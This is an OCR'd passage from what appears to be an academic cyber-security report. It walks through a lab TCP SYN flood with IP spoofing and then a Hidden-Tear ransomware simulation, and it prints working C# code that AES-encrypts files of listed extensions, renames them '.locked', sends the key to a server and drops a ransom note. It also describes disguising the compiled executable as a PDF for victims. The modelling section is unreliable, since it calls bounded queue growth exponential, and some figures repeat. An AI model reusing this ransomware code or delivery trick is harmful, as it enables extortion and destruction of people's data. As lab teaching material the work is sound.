
Attack: The attacking computer does not send the final ACK packet, leading to the server's resources being consumed by half-open connections. In the third step of the three-way handshake, the Acknowledgment value equals the Sequence Number field value incremented by one, or 3274512718. The flag values are demonstrated in Figure 3.9.

```
Frame: Number = 33, Captured Frame Length = 54, MediaType = ETHERNET
    Ethernet: Type = Internet IP (IPv4), DestinationAddress=[74-EA-3A-C0-91-26], SourceAddress=[00-22-68-52-9C-65]
    IPv4: Src = 192.168.0.102, Dest = 195.110.25.238, Next Protocol = TCP, Packet ID = 9807, Total IP Length = 40
    Tcp: Flags=..., SrcPort=2007, DstPort=HTTP(80), PayloadLen=0, Seq=3274512718, Ack=2453511197, Win=65535
        SrcPort: 2007
        DstPort: HTTP(80)
        SequenceNumber: 3274512718 (0xC3D2194E)
        AcknowledgementNumber: 2453511197 (0x923D95C1C)
        DataOffset: 80 (0x50)
        Flags: ....A.
            CWR: (0.......) CWR not significant
            ECE: (.0......) ECN-Echo not significant
            Urgent: (..0.....) Not Urgent Data
            Ack: (...1....) Acknowledgement field significant
            Push: (....0...) No Push Function
            Reset: (.....0..) No Reset
            Syn: (......0.) No Synchronize sequence numbers
            Fin: (.......0) Not End of data
        Window: 65535 (scale factor 0x0) = 65535
        Checksum: 0x93E9, Disregarded
        UrgentPointer: 0 (0x0)
```

Figure 3.9. *Flag Values in the Third Step*

Step 4: Monitoring CPU Load
Effect: Due to numerous half-open connections, the target server's system begins to consume a significant amount of resources, potentially resulting in a denial of service. The CPU load and system resources are monitored during the TCP SYN attack.

Step 5: Masking the Attacking Host
Action: The attacking host (192.168.1.102) can be masked using IP address spoofing techniques, which complicates the identification of the attack source. This figure demonstrates how the attacking host can mask its IP address in each frame.




Time Offset	Process Name	Source	Destination
88.2656250	Process ...	192.168.1.102	192.168.1.102
88.2656250	Process ...	192.168.1.102	192.168.1.102
88.2656010	Process ...	192.168.1.102	192.168.1.102
88.2656010	Process ...	192.168.1.102	192.168.1.102
88.2656010	Process ...	192.168.1.102	192.168.1.102

```
Frame: Number = 35587, Captured Frame Length = 54, MediaType = ETHERNET
    Ethernet: Type = Internet IP (IPv4), DestinationAddress=[74-EA-3A-C0-91-26], SourceAddress=[00-22-68-52-9C-65]
    IPv4: Src = 192.168.1.102, Dest = 192.168.1.102, Next Protocol = TCP
    Tcp: Flags=..., SrcPort=HTTP(80), DstPort=HTTP(80)
        SrcPort: HTTP(80)
        DstPort: HTTP(80)
        SequenceNumber: 2345312804 (0x8BCA2A24)
        AcknowledgementNumber: 0 (0x0)
        DataOffset: 80 (0x50)
        Flags: ....S.
            CWR: (0.......) CWR not significant
            ECE: (.0......) ECN-Echo not significant
            Urgent: (..0.....) Not Urgent Data
            Ack: (...0....) Acknowledgement field not significant
            Push: (....0...) No Push Function
            Reset: (.....0..) No Reset
            Syn: (......1.) Synchronize sequence numbers
            Fin: (.......0) Not End of data
```

Фиг.3.11. *Състояние на MNM без маскиране на атакуващия хост*

During all frames of the attack, the SYN value remains "1" and does not change, as the purpose of the attack is not to establish a session – Figure 3.11. If the source is masked and the attacking host sends both SYN and ACK flags with a value of "1" to the targeted host (192.168.1.102), the attacking host remains singular. However, its IP address is masked in each frame – **Figure 3.12.**



Time Offset	Process Name	Source	Destination	Protocol
8.2333980	Process ...	192.168.1.167	192.168.1.102	TCP
8.2335990	Process ...	192.168.1.165	192.168.1.102	TCP
8.2343750	Process ...	192.168.1.183	192.168.1.102	TCP
8.2343750	Process ...	192.168.1.132	192.168.1.102	TCP
8.2353510	Process ...	192.168.1.115	192.168.1.102	TCP
8.233510	Process ...	192.168.1.152	192.168.1.102	TCP
8.233280	Process ...	192.168.1.131	192.168.1.102	TCP
8.2370340	Process ...	192.168.1.113	192.168.1.102	TCP

```
Frame: Number = 32399, Captured Frame Length = 54, MediaType = ETHERNET
    Ethernet: Type = Internet IP (IPv4), DestinationAddress=[29-E3-5A-96-25-8A], SourceAddress=[00-22-68-52-9C-65]
    IPv4: Src = 192.168.1.115, Dest = 192.168.1.102, Next Protocol = TCP
    Tcp: Flags=..., SrcPort=HTTP(80), DstPort=HTTP(80), PayloadLen=0, Seq=2346490008
        SrcPort: HTTP(80)
        DstPort: HTTP(80)
        SequenceNumber: 2346490008 (0x8BDA71D0)
        AcknowledgementNumber: 0 (0x0)
        DataOffset: 80 (0x50)
        Flags: ...A.S.
            CWR: (0.......) CWR not significant
            ECE: (.0......) ECN-Echo not significant
            Urgent: (..0.....) Not Urgent Data
            Ack: (...1....) Acknowledgement field significant
            Push: (....0...) No Push Function
            Reset: (.....0..) No Reset
            Syn: (......1.) Synchronize sequence numbers
            Fin: (.......0) Not End of data
```

Figure 3.12. *State of MNM when simulating TCP SYN with IP masking*

Mathematical Modeling of TCP SYN Attack

To analyze the impact of a TCP SYN attack, we can consider the packet intensity:

- **λ (Lambda)**: The intensity of the attacking traffic (number of packets per second).
- **μ (Mu)**: The processing capacity of the target server (number of requests per second).

When **λ > μ**, the server fails to process all incoming requests, leading to an accumulation of half-open connections and ultimately resulting in a Denial of Service (DoS). The modeling can be expressed through a system of differential equations describing the server load under TCP SYN attack conditions, taking into account the number of half-open connections (the queue of pending connections) and the processing capacity.

Definitions:

- **Q(t)**: Number of half-open connections on the server at time t.
- **λ**: The arrival rate of SYN packets from the attacker (packets per unit time).

- **μ**: The rate of processing requests by the server (requests the server can process per unit time).

The main equation describing the change in the number of half-open connections over time is:

dQ(t)dt=λ−μ·Q(t)\frac{dQ(t)}{dt} = \lambda - \mu \cdot Q(t)dtdQ(t)=λ−μ·Q(t)

Explanation:

1. **λ**: As the frequency of incoming SYN packets increases, the number of pending connections on the server grows.
2. **μ·Q(t)**: Processing these requests reduces the number of half-open connections. The server can only handle a limited number of requests, so this value depends on the current load **Q(t)** and capacity **μ**.

Equation under attack:
During an attack, when **λ > μ**, the queue **Q(t)** grows rapidly. In this case, the solution to the equation will show an **exponential increase** in pending connections, leading to resource exhaustion on the server and a Denial of Service (DoS).

Boundary Conditions:

- **Initial condition**: At the start, **Q(0) = 0** – assuming no pending connections before the attack begins.
- **Boundary state**: When **Q(t)** reaches its maximum capacity **Qmax**, the server rejects new connections, causing a DoS.

By solving the equation under these conditions, we can obtain an expression for server load over time and determine the **critical moment** when the server reaches its maximum capacity of half-open connections, **Qmax**.

Solution of the Equation:
The solution to the differential equation for constant values of **λ** and **μ** is:

Q(t)=λμ(1−e−μt)Q(t) = \frac{\lambda}{\mu} \left(1 - e^{-\mu t}\right)Q(t)=μλ (1−e−μt)

When **t** → ∞ (sufficiently long attack duration), the value of **Q(t)** approaches **λ/μ**. If this exceeds the server's capacity, it results in a DoS.

3.2. Simulating a Ransomware Attack and Demonstrating System Infection

The demonstration of the destructive impact of a Ransomware virus on the contents of a computer can be conducted through a realistic simulation in a controlled environment. For this purpose, **XAMPP**, a software package including Apache, MySQL, PHP, and Perl, will be used to create a working environment that simulates data exchange between a server and a workstation in a government institution – **Figure 3.14**. This approach allows the demonstration of how a Ransomware attack can affect real services and data.




Figure 3.14. Starting Apache and MySQL Servers

In the demonstration of the virus's impact on systems, the Hidden-Tear program is used – Figure 3.15.

The first step involves adapting the Hidden-Tear code by modifying the parameter targetURL, which specifies the address where the encryption keys are sent – Figure 3.16.




Figure 3.15. *Starting the Hidden-Tear Virus*




***Figure 3.16**. Modification of the targetURL*

At the next step, an encryption algorithm and symbols are defined for decrypting this code, so that a decryption password can be generated, which will later be sent to the victim – Fig. 3.17.




***Figure 3.17**. Symbols for Generating a Decryption Password*

In the string info line, it can be observed what will be sent by the ransomware virus. This includes information about the computer name, the victim's name, and the

decryption password for all files on the affected workstation – Fig. 3.18.




Figure 3.18. *Sending Victim Information (string info)*

The necessary configurations are performed, and the file extensions targeted by the ransomware are specified. All files will have the `.locked` extension, and naturally, the affected files will not be accessible by any application until the ransom payment is made to the attackers – **Fig. 3.19**.

```
// Hash the password with SHA256
passwordBytes = SHA256.Create().ComputeHash(passwordBytes);

byte[] bytesEncrypted = AES_Encrypt(bytesToBeEncrypted, passwordBytes);

File.WriteAllBytes(file, bytesEncrypted);
System.IO.File.Move(file, file+".locked");
```

Figure 3.19*. File Extension After Encryption*

The file extensions targeted by the program for encryption are specified, ensuring that once the system is attacked by the ransomware virus, the designated files will be encrypted – Fig. 3.20.

```
//extensions to be encrypt
var validExtensions = new[]
{
    ".txt", ".doc", ".docx", ".xls", ".xlsx", ".ppt", ".pptx", ".odt", ".jpg", ".png", ".csv"
};

string[] files = Directory.GetFiles(location);
string[] childDirectories = Directory.GetDirectories(location);
for (int i = 0; i < files.Length; i++){
    string extension = Path.GetExtension(files[i]);
    if (validExtensions.Contains(extension))
    {
        EncryptFile(files[i],password);
    }
```

Fig. 3.20. *File Extensions to Be Encrypted*

Due to the nature of the ransomware threat, even in a controlled test environment, the demonstration must be carefully monitored, and all configurations meticulously tracked. At the next step, the exact folder is specified where the files will be encrypted. In this case, the path is set to \\Desktop\test – Fig. 3.21.

```
public void startAction()
{
    string password = CreatePassword(15);
    string path = "\\Desktop\\test";
    string startPath = userDir + userName + path;
    SendPassword(password);
    encryptDirectory(startPath,password);
    messageCreator();
    password = null;
    System.Windows.Forms.Application.Exit();
}
```

Fig. 3.21. *Path to Folder with Encrypted Files*

A file named READ_IT.txt is placed in the same folder, simulating the notification to the victim from the attackers that their system has been infected with ransomware. The content of this file includes the following text: “Hello you have been hacked and you have to pay!” – Fig. 3.22.

```
    string password = CreatePassword(15);
    string path = "\\Desktop\\test";
    string startPath = userDir + userName + path;
    SendPassword(password);
    encryptDirectory(startPath,password);
    messageCreator();
    password = null;
    System.Windows.Forms.Application.Exit();
}

1 reference
public void messageCreator()
{
    string path = "\\Desktop\\test\\READ_IT.txt";
    string fullpath = userDir + userName + path;
    string[] lines = { "Hello you have been hacked and you have to pay!" };
    System.IO.File.WriteAllLines(fullpath, lines);
}
```

Fig. 3.22. Notification File Settings

After completing all configurations, the virus is compiled and prepared for execution. Using the Build function of the program, the executable source code of the virus is generated. In this case, it is disguised as a PDF file, making it ready to

proceed with infecting the victim's operating system – Fig. 3.23, Fig. 3.24.




Fig. 3.23. *Compiling the Executable Ransomware File*




Fig. 3.24. *Finalized Virus File with PDF Extension*

The prepared .pdf file is now ready to be sent to the victim. Upon opening, the encryption process will commence immediately, locking all targeted files.

To safely demonstrate the destructive effect of the ransomware in a controlled environment, a test folder named test has been created. It contains several working

files with different extensions, including images and documents - Fig. ***3.25.***




Fig. 3.25. *Test Folder with Files for Encryption*

Before starting the ransomware file for encrypting the data, the webpage hosting the web server, where the decryption key is generated, is loaded - Fig. 3.26. Once the file is executed, the ransomware virus automatically sends the decryption key to the server that has been set up.

Fig. 3.26. *Decryption Key Generated Upon Virus Execution*

The final step of the demonstration involves executing the ransomware virus. During this process, all files in the target folders are encrypted, and a text file (READ_IT) is generated with instructions for the victim on how to decrypt the

compromised documents - Fig. 3.27.




Fig. 3.27. *Files Locked by the Ransomware Virus*

If the instructions described in the text file (READ_IT) are followed, the victim receives a decryption program and the generated key from the web server - Fig. 3.28.




Fig. 3.27. *Files Locked by the Ransomware Virus*

If the instructions described in the text file (READ_IT) are followed, the victim receives a decryption program and the generated key from the web server -

Fig. 3.28.

